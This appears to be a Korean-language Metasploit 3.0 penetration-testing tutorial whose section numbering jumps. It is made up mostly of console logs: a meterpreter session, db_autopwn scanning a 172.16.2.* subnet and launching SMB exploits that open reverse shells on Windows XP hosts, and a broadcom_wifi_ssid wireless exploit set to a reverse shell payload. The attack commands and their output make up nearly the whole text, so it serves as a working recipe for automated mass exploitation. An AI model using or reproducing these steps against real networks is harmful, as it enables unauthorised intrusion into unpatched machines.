[*] Sending second stage (2834 bytes)
[*] Starting local TCP abstraction layer...
[*] Got connection from 127.0.0.1:36380 <-> 127.0.0.1:41998
[*] Sleeping before sending dll.
[*] Uploading dll to memory (69643), Please wait...
[*] Upload completed
meterpreter>
[ - =   connected to   = - ]
[ - = meterpreter server = - ]
[ - =   v. 00000500   = - ]
meterpreter>

```

## 3) 결과 스니핑 해보면 http 80포트로 통신중임이 확인 가능함





## 5. V3.0의 db\_autopwn 이용한 자동 공격(귀찮아서 copy^^)

- 1) Framework 3.0에서는 db\_autopwn 이라는 자동화 기법 제공
  - 스캐닝시에는 nmap 사용하고 결과는 postgres DB에 저장됨

```
BT ~ # cd /pentest/exploits/framework3/
BT framework3 # ./start-db_autopwn
The files belonging to this database system will be owned by user "postgres".
This user must also own the server process.

The database cluster will be initialized with locale C.

creating directory /home/postgres/metasploit3 ... ok
creating directory /home/postgres/metasploit3/global ... ok
...
initializing dependencies ... ok
creating system views ... ok
loading pg_description ... ok
creating conversions ... ok
setting privileges on built-in objects ... ok
creating information schema ... ok
vacuuming database template1 ... ok
copying template1 to template0 ... ok
copying template1 to postgres ... ok

WARNING: enabling "trust" authentication for local connections
You can change this by editing pg_hba.conf or using the -A option the
next time you run initdb.

Success. You can now start the database server using:

    postmaster -D /home/postgres/metasploit3
or
    pg_ctl -D /home/postgres/metasploit3 -l logfile start

postmaster starting
```

## 2) db\_autopwn 초기 설정 및 대상 스캔

```
BT framework3 # su - postgres
/dev/pts/0: Operation not permitted
BT ~ $ cd /pentest/exploits/framework3
BT framework3 $ ./msfconsole

-----
< metasploit >
-----

      \  (oo)
        ( )-----) \
         ||--|| *

      =[ msf v3.0-beta-dev
+ -- --=[ 131 exploits - 99 payloads
+ -- --=[ 17 encoders - 4 nops
      =[ 27 aux

msf > load db_postgres
[*] Successfully loaded plugin: db_postgres

msf > db_create
ERROR: database "metasploit3" does not exist
dropdb: database removal failed: ERROR: database "metasploit3" does not exist
LOG: transaction ID wrap limit is 2147484146, limited by database "postgres"
CREATE DATABASE
ERROR: table "hosts" does not exist
ERROR: table "hosts" does not exist
NOTICE: CREATE TABLE will create sequence "hosts_id_seq" for serial column "hosts.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "refs_pkey" for table "refs"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "refs_pkey" for table "refs"
ERROR: table "vulns_refs" does not exist
ERROR: table "vulns_refs" does not exist
msf > db_hosts
msf > db_nmap-p 445 172.16.2.*

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2006-12-10 06:56 GMT
Interesting ports on 172.16.2.1:
PORT      STATE SERVICE
```

### 3) 스캔결과를 이용한 공격

```
msf > db_nmap-p 445 172.16.2.*

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2006-12-10 06:57 GMT
Interesting ports on 172.16.2.1:
PORT      STATE SERVICE
445/tcp   closed microsoft-ds

Interesting ports on 172.16.2.202:
PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Interesting ports on 172.16.2.203:
PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Interesting ports on 172.16.2.206:
PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Nmap finished: 256 IP addresses (4 hosts up) scanned in 15.323 seconds
msf > db_hosts
[*] Host: 172.16.2.202
[*] Host: 172.16.2.203
[*] Host: 172.16.2.206
msf > db_autopwn -p -e -r
[*] Launching auxiliary/dos/windows/smb/ms05_047_pnp (1/42) against 172.16.2.206:445...
[*] Launching exploit/windows/smb/ms06_066_nwks (2/42) against 172.16.2.203:445...
[*] Started reverse handler
[*] Launching exploit/windows/smb/ms06_040_netapi (3/42) against 172.16.2.202:445...
[*] Connecting to the SMB service...
[*] Started reverse handler
[*] Launching exploit/windows/smb/ms03_049_netapi (5/42) against 172.16.2.203:445...
[*] Connecting to the SMB service...
[*] Launching exploit/windows/smb/ms05_039_pnp (10/42) against 172.16.2.206:445...
[*] Bound to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:172.16.2.202[\lsarpc]...
[*] Getting OS information...
[*] Command shell session 2 opened (172.16.2.1:8368 -> 172.16.2.202:1059)
[*] Trying to exploit Windows 5.1
```

```
msf > sessions -l

Active sessions
=====

  Id  Description      Tunnel
  --  -
  1   Command shell    172.16.2.1:23443 -> 172.16.2.202:1058
  2   Command shell    172.16.2.1:12927 -> 172.16.2.203:1099
  3   Command shell    172.16.2.1:37995 -> 172.16.2.206:1040
```

```
msf > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```





```
PAYLOAD => windows/shell/bind_tcp
msf exploit(broadcom_wifi_ssid) > set RHOST 192.168.0.111
RHOST => 192.168.0.111
msf exploit(broadcom_wifi_ssid) > set RUNTIME 180
RUNTIME => 180
msf exploit(broadcom_wifi_ssid) > set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
msf exploit(broadcom_wifi_ssid) > set LHOST 192.168.0.110
LHOST => 192.168.0.110
msf exploit(broadcom_wifi_ssid) > set
```

```
Global
=====
```

```
No entries in data store.
```

```
Module: windows/driver/broadcom_wifi_ssid
```

```
=====
```

| Name      | Value                     |
|-----------|---------------------------|
| ----      | -----                     |
| ADDR_DST  | 00:90:96:50:56:D2         |
| CHANNEL   | 6                         |
| DRIVER    | madwifi                   |
| EXITFUNC  | thread                    |
| INTERFACE | ath1                      |
| LHOST     | 192.168.0.110             |
| PAYLOAD   | windows/shell_reverse_tcp |
| RHOST     | 192.168.0.111             |
| RUNTIME   | 180                       |
| TARGET    | 0                         |
| wfsDelay  | 0                         |

```
msf exploit(broadcom_wifi_ssid) > exploit
[*] Started reverse handler
[*] Sending beacons and responses for 180 seconds...
[*] Command shell session 1 opened (192.168.0.110:4444 -> 192.168.0.111:1044)
[*] Finished sending frames...
```

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\WINDOWS\system32>exit
exit
```

```
[*] Command shell session 1 closed.
msf exploit(broadcom_wifi_ssid) >
```